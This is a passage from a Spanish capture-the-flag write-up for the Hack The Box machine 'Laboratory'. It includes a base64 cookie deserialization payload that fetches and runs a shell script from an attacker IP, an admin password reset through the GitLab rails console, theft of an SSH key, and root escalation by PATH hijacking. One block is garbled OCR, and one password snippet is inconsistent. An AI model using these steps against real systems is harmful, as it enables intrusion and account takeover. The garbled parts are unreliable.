En experimentation\_subject\_id= tenemos que copiar nuestra cookie que hemos generado anteriormente en gitlab-rails console.

curl -k -vvv 'https://git.laboratory.htb/users/sign\_in' -b
"experimentation\_subject\_id=BAhvOkBBY3RpdmVTdXBwb3J00jpEZXByZWNhdGlvbjo6RGVwcmVjYXR
lZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBz
YWZlX2xldmVsMDoJQHNyY0kiAaAjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCB
gY3VybCAxMC4xMC4xNC4yNi9pbmZvbGFiLnNoIC1vIC90bXAvaW5mb2xhYi5zaCAmJiBjaG1vZCA3NzcgL3
RtcC9pbmZvbGFiLnNoICYmIGJhc2ggL3RtcC9pbmZvbGFiLnNoYCApLnRvX3MpOyBfZXJib3V0BjoGRUY6D
kBlbmNvZGluZ0l10g1FbmNvZGluZwpVVEYtOAY7CkY6E0Bmcm96ZW5fc3RyaW5nMDoOQGZpbGVuYW1lMDoM
QGxpbmVub2kAOgxAbWV0aG9kOgtyZXN1bHQ6CUB2YXJJIgxAcmVzdWx0BjsKVDoQQGRlcHJlY2F0b3JJdTo
fQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA==-bf99fcd58928bdc831b49ffacd6a834593aba19b"

Si tenemos suerte, obtendremos nuestra shell.....

```
A U. B. A. W. THIS S. // SIT LANGE TON, THE LANGE AND SET A. "ADDRESS AND SET AND SET
```

Booumm! ya estamos dentro de Gitlab!

Llegamos a este punto, en el servidor donde está instalado Gitlab podemos ejecutar gitlab-rails console para poder cambiar la contraseña del administrador.

Primero, nos bajamos un shell dentro del entorno de Gitlab.

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

Y ejecutamos gitlab-rails console

Investigamos un poco en internet y encontramos un enlace interesante para resetear el password del admin <a href="https://docs.gitlab.com/12.10/ee/security/reset\_root\_password.html">https://docs.gitlab.com/12.10/ee/security/reset\_root\_password.html</a>


Primero vamos a ejecutar un comando para saber quién es el admin

```
irb(main):001:0> u = User.where(id:1).first
u = User.where(id:1).first
=> #<User id:1 @dexter>
irb(main):002:0>
```


Ahora que sabemos que dexter es el admin de laboratory.htb (CEO de Laboratory) vamos a resetear su contraseña, en mi caso he puesto la misma contraseña de la cuenta que cree en git.laboratory.htb

```
u.password = 'infolab@12345678'
u.password_confirmation = 'infolab@123456782345'
u.save!
exit
```


Ahora nos dirigimos a git.laboratory.htb y nos logeamos con Dexter y la contraseña que hemos cambiado.




Una vez dentro, buscamos en los proyectos y carpetas que tiene creados dexter



En el segundo repositorio encontramos una carpeta con contenido personal



vamos a dexter > .ssh > id\_rsa y abrimos el archivo.



copiamos su contenido y creamos un archivo con nano para conectarnos por ssh no sin antes dar permisos al archivo chmod 600 id\_rsa

Nos conectamos por ssh con nuestro pwncat

Ya tenemos nuestra shell y podemos capturar nuestra primera bandera.

```
e) dexter@laboratory:/home/dexter$ ls -al
total 40
drwxr-xr-x 6 dexter dexter 4096 Oct 22 08:42 .
drwxr-xr-x 3 root root
                          4096 Jun 26 2020 ...
                           9 Jul 17 2020 .bash_history → /dev/null
lrwxrwxrwx 1 root root
-rw-r--r-- 1 dexter dexter 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 dexter dexter 3771 Feb 25 2020 .bashrc
         - 2 dexter dexter 4096 Jun 26 2020 .cache
drwx --- 2 dexter dexter 4096 Oct 22 08:14 .gnupg
drwxrwxr-x 3 dexter dexter 4096 Jun 26 2020 .local
-rw-r--r-- 1 dexter dexter 807 Feb 25 2020 .profile
      --- 2 dexter dexter 4096 Jun 26 2020 .ssh
                            33 Apr 1 12:16 user.txt
      --- 1 root
                   dexter
-r--r-
      e) dexter@laboratory:/home/dexter$
```

Ahora toca escalar privilegios, por lo que, lo primero que vamos a hacer es ejecutar el comando sudo -l desgraciadamente desconocemos la contraseña de dexter en esta máquina y las credenciales de Gitlab no nos funcionan aqui.

Nada más lejos que venirnos abajo, subimos a la máquina víctima linpeas.sh en el directorio tmp de dexter, también podemos utilizar linenum pero vamos a utilizar el primero.

```
(remote) dexter@laboratory:/home/dexter$ cd /tmp
(remote) dexter@laboratory:/tmp$
[08:32:00] local terminal restored
                                                                                                                       victim.pv:793
(local) pwncat$ upload /opt/linux/linpeas.sh
                                                                                         - 100.0% · 325.0/325.0 KB · ? · 0:00:00
[08:32:14] uploaded 317.40KiB in 1.70 seconds
                                                                                                                        upload.py:89
(local) pwncat$
[08:32:18] pwncat is ready 🐈
                                                                                                                       victim.py:771
   mote) dexter@laboratory:/tmp$ ls
linpeas.sh
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-logind.service-IlQapf
         dexter@laboratory:/tmp$ chmod +x linpeas.sh
dexter@laboratory:/tmp$ ls
systemd-private-b31b189620fb4ea8b1c20ced22c63474-apache2.service-pVlx1g
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-logind.service-IlQapf
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-timesyncd.service-tZCehg
        | dexter@laboratory:/tmp$
```

Nos arroja muchísima información sobre la escalada de privilegios, nos quedamos con algunas opciones interesantes para investigar, la que más nos llama la atención es la posibilidad de escalar privilegios mediante SUID

```
2020 /usr/bin/fusermount
-rwsr-xr-x 1 root
                     root
                                       39K Apr
                                                   2020 /usr/bin
-rwsr-xr-x 1 root
                                       67K Apr
                                                   2020 /usr/bin/su
                    root
                                       55K Apr
-rwsr-xr-x 1 root
                                                   2020 /usr/bin
                    root
-rwsr-xr-x 1 root
                                      419K May 26
                                                   2020 /snap/core/9804/usr/lib/openssh/ssh-keysign
                                                   2020 /snap/core/9665/usr/lib/openssh/ssh-keysign
                                      419K May 26
-rwsr-xr-x 1 root
                    root
                                      67K May 28
-rwsr-xr-x 1 root
                    root
                                                   2020 /usr/bin
                                      44K May 28
-rwsr-xr-x 1 root
                                                   2020 /usr/bin
-rwsr-xr-x 1 root
                                      87K May 28
                                                   2020 /usr/bin/gpasswd
                    root
                                      52K May 28
                                                   2020 /usr/bin/chsh
-rwsr-xr-x 1
             root
                     root
                                      84K May 28
                                                   2020 /usr/bin
-rwsr-xr-x
             root
                                                   2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1
                                      463K May 29
             root
                    root
                                                   2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
                    messagebus
                                      51K Jun 11
-rwsr-xr--
             root
                                                   2020 /snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-- 1
                    systemd-resolve 42K Jun 11
                                           Jun 11
                                                   2020 /snap/core18/1880/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr--
             root
                    systemd-resolve
-rwsr-xr--
                    systemd-resolve 42K Jun 11
                                                   2020 /snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper
           1 root
                                                   2020 /snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr--
             root
                    systemd-resolve 42K Jun 11
                                     128K
                                           Jul 10
                                                   2020 /usr/lib/snapd/snap-confine
-rwsr-xr-x
             root
                    root
                                                   2020 /snap/core/9665/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root
                    root
                                     109K Jul 10
                                                   2020 /snap/snapd/8542/usr/lib/snapd<mark>/snap-confine</mark>
2020 /snap/core/9804/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root
                                     109K Jul 10
                    root
-rwsr-xr-x 1 root
                    root
                                     109K Jul 29
                                      109K Jul 29
                                                   2020 /snap/snapd/8790/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root
                    dexter
                                       17K Aug 28
                                                   2020 /usr/local/bin/docker-security
-rwsr-xr-x 1 root
                                      163K Jan 19 14:21 /usr/bin
-rwsr-xr-x 1 root
                     root
```

Nos llama la atención el archivo docker-security del usuario dexter con el propietario root.

Nos lo bajamos para analizarlo con IDA ya que al verlo con cat no está nada claro, parece que le dan permisos chmod 700 y 660 a chmod?

Tras analizar el binario nuestras sospechas se confirman, se le da permisos a chmod

```
.....chmod · 70
00002000
          01 00 02 00 00 00 00 00
                                     63 68 6D 6F 64 20 37 30
00002010
          30 20 2F 75 73 72 2F 62
                                     69 6E 2F 64 6F 63 6B 65
                                                               0 · /usr/bin/docke
00002020
          72 00 00 00 00 00 00 00
                                                               r.....chmod·66
                                     63 68 6D 6F 64 20 36 36
00002030
          30 20 2F 76 61 72 2F 72
                                                               0 · /var/run/docke
                                    75 6E 2F 64 6F 63 6B 65
00002040
          72 2E 73 6F 63 6B 00 00
                                     01 1B 03 3B 3C 00 00 00
                                                               r.sock....;<...
00002050
          06 00 00 00 D8 EF FF FF
                                     88 00 00 00 18 F0 FF FF
                                                               . . . . . . . . . . . . . . . .
```

Ahora que sabemos que docker-security está utilizando chmod pero sin el path correcto explotaremos esta vulnerabilidad.

Buscamos en internet y encontramos algo interesante para utilizar la técnica de Path-Hijacking.

https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/

Ponemos nuestro pwncat a la escucha

Crearemos un archivo llamado chmod al cual añadiremos nuestra "reverse shell" para cuando ejecutemos la variable PATH.

```
cd /tmp
nano chmod
chmod +x ./chmod
PATH=$(pwd):$PATH docker-security
```

# Importante: Dar permisos chmod +x y ejecutar ./chmod en una sóla línea.

```
(remote) dexter@laboratory:/tmp$ nano chmod
(remote) dexter@laboratory:/tmp$ chmod +x ./chmod
(remote) dexter@laboratory:/tmp$ PATH=$(pwd):$PATH docker-security
```

Ya tenemos nuestra shell y podemos capturar la bandera de root

#### **Recursos**

resetear root password

https://docs.gitlab.com/12.10/ee/security/reset\_root\_password.html

Linux Privilege Escalation Using PATH Variable

https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/

#### LinPEAS

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

Privesc Linux LFI RCE Path-Hijacking